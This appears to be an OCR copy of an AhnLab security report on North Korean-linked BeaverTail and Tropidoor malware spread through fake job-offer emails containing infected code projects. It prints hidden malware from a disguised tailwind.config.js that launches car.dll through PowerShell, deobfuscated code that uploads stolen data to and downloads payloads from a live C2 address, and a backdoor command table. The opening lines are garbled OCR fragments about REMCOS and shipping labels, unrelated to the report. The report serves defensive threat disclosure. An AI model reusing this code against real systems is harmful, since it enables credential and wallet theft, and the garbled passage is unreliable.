

BeaverTail and Tropidoor Malware Distributed via Recruitment Emails

A asec.ahnlab.com/en/87299/

April 1, 2025


Disguise
The a hemeaus daingers:
Hidden
REMCOS MAOS MARA
REMCO RAT
MAR9
Thamolo l-ooks as shipment lacbel
DIISIGEINID disgeaised ass shipmeent labere
Hannochalss-look ass atut sipping company
REMCOS
MALO
Maket seen. lobos: on shipping company
It: prohiblit ant reay logoos or branding from any argal shipping company.
The hididen logus ant shipping company

On November 29, 2024, a case was disclosed in which threat actors impersonated a recruitment email from a developer community called Dev.to to distribute malware. [1] In this case, the attacker provided a BitBucket link containing a project, and the victim discovered malicious code within the project and disclosed it to the community. The project contained BeaverTail, a malware disguised as “tailwind.config.js,” and a downloader malware called “car.dll”.



Beware recruitment emails with malware infected git repos ! admin@autosquare.store scam

#beware #scams #malware

New update. Read at the bottom ⏬

I received this email: from sender: `admin@autosquare.store`

(no subject)

AD admin@autosquare.store miercuri

from: ★ admin@autosquare.store <admin@autosquare.store>
to: ★ Me <andrei[redacted]
folder: Inbox
date: Wed, 27 Nov 2024 08:04:37 +0000 (UTC)
subject: Hiring Full Stack Developer

Hello!

I hope you're doing well!

We came across your GitHub profile and were really impressed with your work. We believe you could be a fantastic fit for our **Software Engineer, Full Stack** position at **AutoSquare**.


Figure 1. Attack disclosed in the developer community

Although the link is currently unavailable for download, VirusTotal contains compressed files including the “car.dll” downloader and BeaverTail. Analysis based on these files confirmed the execution logs of “car.dll” and the presence of BeaverTail in South Korea. BeaverTail is known to be used by North Korean attackers for information theft and downloading additional payloads.

The “car.dll” downloader is characterized by implementing Windows commands internally, similar to the LightlessCan malware of the Lazarus group disclosed in a past ESET report.

1. Attack Details


The project file obtained from VirusTotal contain the downloader malware “car.dll” and BeaverTail malware “tailwind.config.js” responsible for executing the downloader. Another compressed file also contained similar BeaverTail and the same downloader, distributed under the name “img_layer_generate.dll”.



이름	수정한 날짜	유형	크기
.git	2025-03-21 오전 11:11	파일 폴더	
.idea	2025-03-21 오전 11:11	파일 폴더	
app	2025-03-21 오전 11:11	파일 폴더	
public	2025-03-21 오전 11:11	파일 폴더	
.eslintrc.json	2024-11-28 오전 9:22	JSON 파일	1KB
.gitignore	2024-11-28 오전 9:22	GITIGNORE 파일	1KB
car.dll	2024-11-28 오전 9:22	응용 프로그램 확장	246KB
ecosystem.config.js	2024-11-28 오전 9:22	JavaScript 파일	1KB
next.config.js	2024-11-28 오전 9:22	JavaScript 파일	1KB
package.json	2024-11-28 오전 9:22	JSON 파일	1KB
package-lock.json	2024-11-28 오전 9:22	JSON 파일	163KB
postcss.config.js	2024-11-28 오전 9:22	JavaScript 파일	1KB
README.md	2024-11-28 오전 9:22	MD 파일	2KB
server.js	2024-11-28 오전 9:22	JavaScript 파일	1KB
tailwind.config.js	2024-11-28 오전 9:22	JavaScript 파일	11KB
tsconfig.json	2024-11-28 오전 9:22	JSON 파일	1KB
web.config	2024-11-28 오전 9:22	CONFIG 파일	2KB
yarn.lock	2024-11-28 오전 9:22	LOCK 파일	104KB

Figure 2. Inside the project file

BeaverTail is known to be distributed primarily in phishing attacks disguised as job offers, such as the ones targeting LinkedIn users. While most of the known cases involve attacks from overseas, there have been related cases in Korea as well. The case above is also a foreign case, but it is characterized by the fact that related logs have been found in Korea. The installation path, too, is similar to the one mentioned in the above post, with the presence of the “autopart” keyword in “%SystemDrive%\0_***workfile_work\autosquare\autopart\car.dll”.



Target Type	File Name	File Size	File Path
Current	🟩 rundll32.exe	88 KB	%SystemRoot%\system32\rundll32.exe
Parent	🟩 powershell.exe	440 KB	%SystemRoot%\system32\windowspowershell\v1.0\powershell.exe
InjectorOfCurrent	🟩 rundll32.exe	88 KB	%SystemRoot%\system32\rundll32.exe


Process	Module	Target	Behavior	Data
🟩 rundll32.exe	🟥 car.dll	N/A	Detected fileless attack	N/A
🟩 powershell.exe	N/A	N/A	Detected fileless attack	N/A
🟩 rundll32.exe	🟥 car.dll	N/A	Connects to network	http://www.[redacted].com/javascript/activex_patch.hwp

Figure 3. Downloader execution logs

Additionally, logs suspected to be from BeaverTail were confirmed a few minutes after the downloader was installed on the system. The use of Curl for downloading and the names of the downloaded files, "p.zi" and "p2.zip", are known behaviors of BeaverTail. [2] The download address also matches the address mentioned in the BeaverTail report published by Zscaler in November 2024.

2. BeaverTail

The JavaScript malware named "tailwind.config.js" includes obfuscated routine and a routine to execute "car.dll" located in the same path.




```
[_0x3c7f39(0x147)](et+=-0x5*0x4ab+-0xeb6+0x260e,0x16a1+0x49*0x7f+-0x3ad3)?_0x905b87[_0x3c7f39(0x140)](nt):_0x
0xb8e3+-0x3dbb5+0xc4a92*0x1);
const { exec } = require('child_process');
const path = require('path');

const dllPath = path.resolve(process.cwd(), 'car.dll');
const command = `powershell.exe -Command "& { rundll32.exe \\"${dllPath}\\",npmserver_options_manifest }"`;
exec(command);

```

Figure 4. Obfuscation routine and car.dll execution routine

The obfuscated routine is BeaverTail malware, which performs Infostealer and downloader functions, targeting web browsers to steal credential information and cryptocurrency wallet data, and downloading additional malware like InvisibleFerret.




```
, S = t=>{  t = []
  const c = r("YbXVsdG1fZmlsZQ")  c = "multi_file"
    , a = n("L3VwbG9hZHM")  a = "/uploads"
    , $ = {  $ = {timestamp: "1742530877022", type: "xyz2",
      timestamp: e.toString(),
      type: h,
      hid: k,
      [c]: t  c = "multi_file", t = []
  }
    , s = l();  s = "http://135.181.242.24:80"

, at = ()=>{
  const t = n("cDIueml w")  t = "p2.zip"
    , c = `${l()}${n("L3Bkb3du")}`  c = "http://135.181.242.24:80/pdown"
    , $ = `${td}\\${n("cC56aQ")}`  $ = "C:\Users\[redacted]\AppData\Local\Temp\p.zi"
    , r = `${td}\\${t}`;  r = "C:\Users\[redacted]\AppData\Local\Temp\p2.zip", t = "p2.zip"
  if (tt >= K + 6)
      return;
  const e = n("cmVuYW1lU3luYw")  e = "renameSync"
    , s = n("cmVuYW1l");  s = "rename"
  if (a[u]($))  $ = "C:\Users\[redacted]\AppData\Local\Temp\p.zi"
      try {
          var h = a[j]($);  h = undefined, $ = "C:\Users\[redacted]\AppData\Local\Temp\p.zi"
          h.size >= K + 6 ? (tt = h.size,
          a[s]($, r, (t=>{  s = "rename", $ = "C:\Users\[redacted]\AppData\Local\Temp\p.zi", r =
              if (t)
                  throw t;
              ct(r)  r = "C:\Users\[redacted]\AppData\Local\Temp\p2.zip"
          }
```

Figure 5. Uploading exfiltrated information and downloading additional payload

3. Tropidoor

The malware operating in memory through the downloader is a backdoor. Upon execution, it decrypts and attempts to connect to 4 C&C server addresses. After successful connection, it collects basic system information and generates a random 0x20 byte key, which is encrypted with an RSA public key and transmitted. The RSA public key is encrypted with Base64, and the randomly generated 0x20 byte key is used for packet encryption during C&C communication.



```
if ( BCryptCloseAlgorithmProvider(&hAlgorithm, L"RSA", 0LL, 0LL) >= 0 )
{
  LODWORD(BCryptCloseAlgorithmProvider) = lstrlenA(var_key);
  pbInput = fn_decBase64(var_key, &BCryptCloseAlgorithmProvider);
  if ( pbInput )
  {
    if ( BCryptImportKeyPair(hAlgorithm, 0LL, L"RSAPUBLICBLOB", &hKey, pbInput, BCryptCloseAlgorithmProvider, 0) >= 0
      && BCryptEncrypt(
           hKey,
           var_data,
           size_data,
           0LL,
           0LL,
           0,
           var_output,
           *size_output,
           size_output,
           2,
           pcbResult[0],
           pcbResult[1]) >= 0 )
```

```
    0000000180005910   8945  mov dword ptr ss:[rbp-80],eax
    0000000180005913   E8 38 call <fn_decBase64>
RIP 0000000180005918   4C:8B mov r15,rax                      rax:"RSA1"
    000000018000591B   48:85 test rax,rax                     rax:"RSA1"
    000000018000591E   74 6D je 18000598D

<fn_decBase64>

0000000180005913
```

```
Address          Hex                                              ASCII
00000297BB3DF0E0 52 53 41 31 00 08 00 00 03 00 00 00 00 01 00 00 RSA1............
00000297BB3DF0F0 00 00 00 00 00 00 00 00 01 00 01 D0 EA AB EB A8 ............Đê«ë¨
00000297BB3DF100 30 E3 4E 3F 74 14 9E 6D 0A 1D 5E 34 D6 5B FC 58 0ãN?t..m..^4Ö[üX
00000297BB3DF110 66 B5 65 CC 3F 28 08 0E A7 CA F8 6B 68 AC 9B 24 fµeÌ?(..§Êøkh¬.$
00000297BB3DF120 DB 69 15 D2 22 C5 4A E9 7E 7B BD 01 0D 0E 47 D1 Ûi.Ò"ÅJé~{½...GÑ
00000297BB3DF130 A3 36 AA A3 A0 BA EE 63 D9 0C 7C 0A 00 A8 D0 E4 £6ª£ ºîcÙ.|..¨Ðä
```

Figure 6. Decrypted RSA public key and encryption routine

In the first communication with the C&C server, the system information obtained above and a random key encrypted with the RSA public key are encoded in Base64 and transmitted through the “tropi2p” and “gumi” parameters, respectively. A random 5-byte string is then generated, which is likely used as a Session ID because it is used with the “s_width” parameter in other communication processes.

URL Format	Description
tropi2p=[Info]&gumi=[Key]&s_width=[SessionID]	Transfer information
letter=400BadRequest&s_width=[SessionID]	Receive commands
letter=[Result]&s_width=[SessionID]	Send command execution results

Table 1. URL format for C&C communication


Afterward, “400BadRequest” is inserted in the “letter” parameter and sent to the C&C server, which allows the threat actor to receive commands from the C&C server. After executing the received commands, the results are encoded in the same way and sent through the “letter” parameter.

The following commands can be received from the C&C server. Most of them are similar to commands found in other backdoors, but command #34 is unique.

Command No.	Description
3	“nestat -ano” command
4	“ipconfig /all” command
5	“systeminfo” command
6	“dir” command
7	File deletion (overwrite with NULL data)
8	File time modification
9	Screenshot capture
10	File scan
12	Process execution
13	Process execution (user token)
14	Process termination
15	Specific address scan
16	Inject downloaded payload into another process or load in memory
17	File deletion (overwrite with random values)
19	Compress and send files as zip
23	Collect drive information
24	Collect file information
25	Set wait time
26	Save as configuration file (“C:\ProgramData\Microsoft\DeviceSync\WinRT_DeviceSync.etl”)
28	Send configuration data
29	Modify configuration data
30	Send string “tZeqxYw”
32	Send data read via pipe communication
34	Execute Windows commands

Table 2. C&C command no.

Command 34 involves directly implementing basic Windows commands such as “schtasks”, “ping”, and “reg”. This method is similar to the LightlessCan malware reported by ESET in the past. [3]



```
.data:00000001800D0F30 arg_schtasks    dq offset aUnknown_2     ; DATA XREF: fn_schtasks+7E↑o
.data:00000001800D0F30                                          ; fn_schtasks+1C9↑o ...
.data:00000001800D0F30                                          ; "unknown"
.data:00000001800D0F38                 dq offset aCreate_0      ; "/create"
.data:00000001800D0F40                 dq offset aDelete_2      ; "/delete"
.data:00000001800D0F48                 dq offset aQuery         ; "/query"
.data:00000001800D0F50                 dq offset aChange        ; "/change"
.data:00000001800D0F58                 dq offset aRun           ; "/run"
.data:00000001800D0F60                 dq offset aEnd           ; "/end"
.data:00000001800D0F68                 dq offset aS_4           ; "/s"
.data:00000001800D0F70                 dq offset aU             ; "/u"
.data:00000001800D0F78                 dq offset aP             ; "/p"
.data:00000001800D0F80                 dq offset aRu_0          ; "/ru"
```

```
.data:00000001800D1110 arg_wmic        dq offset aUnknown_2     ; DATA XREF: fn_wmic+97↑o
.data:00000001800D1110                                          ; "unknown"
.data:00000001800D1118                 dq offset aProcess       ; "process"
.data:00000001800D1120                 dq offset aCall          ; "call"
